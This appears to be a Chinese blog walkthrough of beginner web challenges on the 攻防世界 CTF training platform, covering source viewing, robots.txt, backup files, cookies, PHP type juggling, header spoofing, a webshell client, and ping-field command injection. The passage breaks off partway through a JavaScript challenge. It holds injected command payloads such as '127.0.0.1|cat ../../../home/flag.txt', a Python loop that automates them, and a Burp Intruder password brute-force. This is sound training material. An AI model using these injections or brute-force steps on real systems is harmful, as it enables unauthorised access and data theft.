攻防世界-新手练习区

原创

jaaackie1230 于 2021-09-22 11:18:49 发布 743 收藏
分类专栏： 攻防世界 文章标签： 网络安全 web安全

新手练习过程~ □

目录

001：view_source

打开网页，只有一句话：


FLAG is not here

查看源代码：


1）右击 -> 检查元素（右击不了）

2）"f12"：

FLAG is not here



3）"view-source:网址" 或者 快捷键Ctrl+u：



002：robots


本题考察的是robots协议

robots.txt是一个协议，不是一个命令。robots.txt是搜索引擎中访问网站的时候要查看的第一个文件，它告诉蜘蛛程序（网络爬虫）在服务器上什么文件是可以被查看的。
下面是来自百度的进一步解释：

> 当一个搜索蜘蛛访问一个站点时，它会首先检查该站点根目录下是否存在robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。百度官方建议，仅当您的网站包含不希望被搜索引擎收录的内容时，才需要使用robots.txt文件。如果您希望搜索引擎收录网站上所有内容，请勿建立robots.txt文件。
>
> 如果将网站视为酒店里的一个房间，robots.txt就是主人在房间门口悬挂的"请勿打扰"或"欢迎打扫"的提示牌。这个文件告诉来访的搜索引擎哪些房间可以进入和参观，哪些房间因为存放贵重物品，或可能涉及住户及访客的隐私而不对搜索引擎开放。但robots.txt不是命令，也不是防火墙，如同守门人无法阻止窃贼等恶意闯入者。


差不多，开始做题：

打开网页，啥也没有，f12查看源代码：



flag不在源代码中。根据开始介绍的知识，尝试访问robots.txt文件：

出现了一个php文件，访问再说：




找到√


003：backup

一般的备份文件的后缀为.bak

打开网页，出现了一句疑问句：



根据页面提示，尝试访问index.php.bak文件：




下载打开：

```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
 <h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```


004：cookie

根据题目描述：cookie里放了东西

访问页面，并用bp抓包：（也可以 f12 ->网络->找出数据包->消息头->响应头 查看 ）



你知道什么是cookie吗?




叫我看cookie.php，那看下：

See the http response

CSDN @jackie1230

根据页面显示，再看http响应：

See the http response



005：disabled-button

打开页面，按不了按钮□：

根据题目描述：“X老师今天上课讲了前端知识”。那看下前端代码：


在html中disabled属性会禁用按钮

发现有disabled属性，删掉它：


按钮一点，出来了：

006：weak-auth

打开页面，为登录表单：




随便输入提交，显示用admin登录，即用户字段为admin：



上bp，发给intruder，我们尝试爆破password就好了：


加载爆破字典：



开始爆破，长度唯一，密码就它了：

Request	Payload	Status	Error	Timeout	Length
142	123456	200			437
0		200			434
1	sangfor	200			434
2	admin	200			434
3	Admin	200			434
4	leadsec	200			434
5	Audit	200			434

账号密码登录：



cyberpeace{f0d34f5fce447643ede85525b210b6d1}

007：simple_php


打开网页，出现一段php代码：

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
        echo $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo $flag2;
}
?>
```


阅读代码：
有a和b参数，都是通过get方式传入，flag分成了flag1和flag2；要获得flag1，需要满足“参数a等于0且为真”；要获得flag2，需要满足“参数b不是数字且b要大于1234”。

[小知识点]
1、php中，==是不严格的等于，只比较两个变量的值，不比较数据类型；===比较两个变量的值和类型；在php弱类型中，会使('1234a'==1234)为真；
2、is_numeric()函数：如果是数字和数字字符串则返回TURE，否则返回FALSE。

通过分析，构造其中一个payload：?a="0"&b=1234a：





```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E401

get√

008：get_post


打开网页，要用get方式提交一个名为a，值为1的变量。
直接在链接后面添加就行：




请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量

用post方式提交一个名为b，值为2的变量：
用火狐浏览器中的插件"hackbar"（安装后f12调出）：



执行后：





009：xff_referer

打开网页，显示：

ip地址必须为123.123.123.123

打开BP，抓包，发给Repeater，修改X-Forwarded-For字段为所要求的ip：
（XFF字段是用来识别最原始的IP地址的HTTP请求头字段）

```
GET / HTTP/1.1
Host: 111.200.241.244:49633
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
Cache-Control: max-age=0
```


返回数据包中，说要指定来源：

```
            width:20em;
        }
    </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><
y>
</html>
```


因原数据包中没有referer字段，故添加referer字段，来设置来源：
（referer字段会记录该http请求的来源地址）


Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 111.200.241.244:49633
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
Cache-Control: max-age=0
referer:https://www.google.com
```


get√：


```
>ip地址必须为123.123.123.123</p>
ument.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><scri
:.getElementById("demo").innerHTML="cyberpeace{d33577ee32bc7c50c87e302339fd7cca}";</
y>
```

010：webshell




可以看到，是php的一句话木马

用工具“中国菜刀”（方便快捷）；右击添加：



编辑好后，双击，进入：



双击打开flag.txt就有了√

011：command_execution

打开网页，用 "127.0.0.1|ls" 测试一下（也可以 "127.0.0.1&ls"、"127.0.0.1&&ls"）：

```
ping -c 3 127.0.0.1|ls
index.php
```


可以看到，它执行了ls命令；

找到根目录为上三级：

PING


127.0.0.1|ls ../../../

PING

```
ping -c 3 127.0.0.1|ls ../../../
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```

为了方便快捷，用python编写简易爬虫小脚本：

```
import requests
url="http://111.200.241.244:60330/"
list=['bin','boot','dev','etc','home','lib','lib64','media','mnt','opt','proc','root','run','run.sh','sbin'
for i in list:
 p={"target":"127.0.0.1|ls ../../../%s"%i}
 r=requests.post(url,data=p).text
 if "flag" in r:
  print("flag in:",i)
  break
```



找到flag在home目录下，列出home目录看看：

PING

127.0.0.1|ls ../../../home

PING


```
ping -c 3 127.0.0.1|ls ../../../home
flag.txt
```

用cat命令查看flag.txt的内容：


```
ping -c 3 127.0.0.1|cat ../../../home/flag.txt
cyberpeace{7f4b567f9b079a5823af801acf81ecec}
```

012：simple_js

打开网页，一个输入框：



右击，查看页面源代码：

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-l)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```


是一段js代码，有点乱。。。 复制下来，整理一下，进行代码审计：

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
        var tab2 = pass.split(',');
        var i,j,k,l=0,m,n,o,p = "";
        i = 0;
        j = tab.length;
        k = j + (l) + (n=0);
        n = tab2.length;
        for(i = (o=0); i < (k = j = n); i++ ){
            o = tab[i-l];
            p += String.fromCharCode((o = tab2[i]));
            if(i == 5)break;}
        for(i = (o=0); i < (k = j = n); i++ ){
            o = tab[i-l];
            if(i > 5 && i < k-l)
            p += String.fromCharCode((o = tab2[i]));}
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
